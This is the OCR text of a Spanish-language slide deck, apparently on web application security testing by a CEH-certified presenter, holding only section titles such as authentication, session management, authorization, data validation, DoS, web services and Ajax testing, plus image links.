

Testear Autenticación
C|EH Julio Iglesias Perez





Testear Administración de la Sesión
C|EH
Julio Iglesias Pérez





Testear Autorización
C|EH Julio Iglesias Perez





Testear Validación de Datos
C|EH
Julio Iglesias Pérez





Testear DoS
C|EH Julio Iglesias Perez




Testear Servicios Web
C|EH
Julio Iglesias Perez




Testear Ajax
C|EH Julio Iglesias Perez




¡Muchas Gracias!
C|EH Julio Iglesias Perez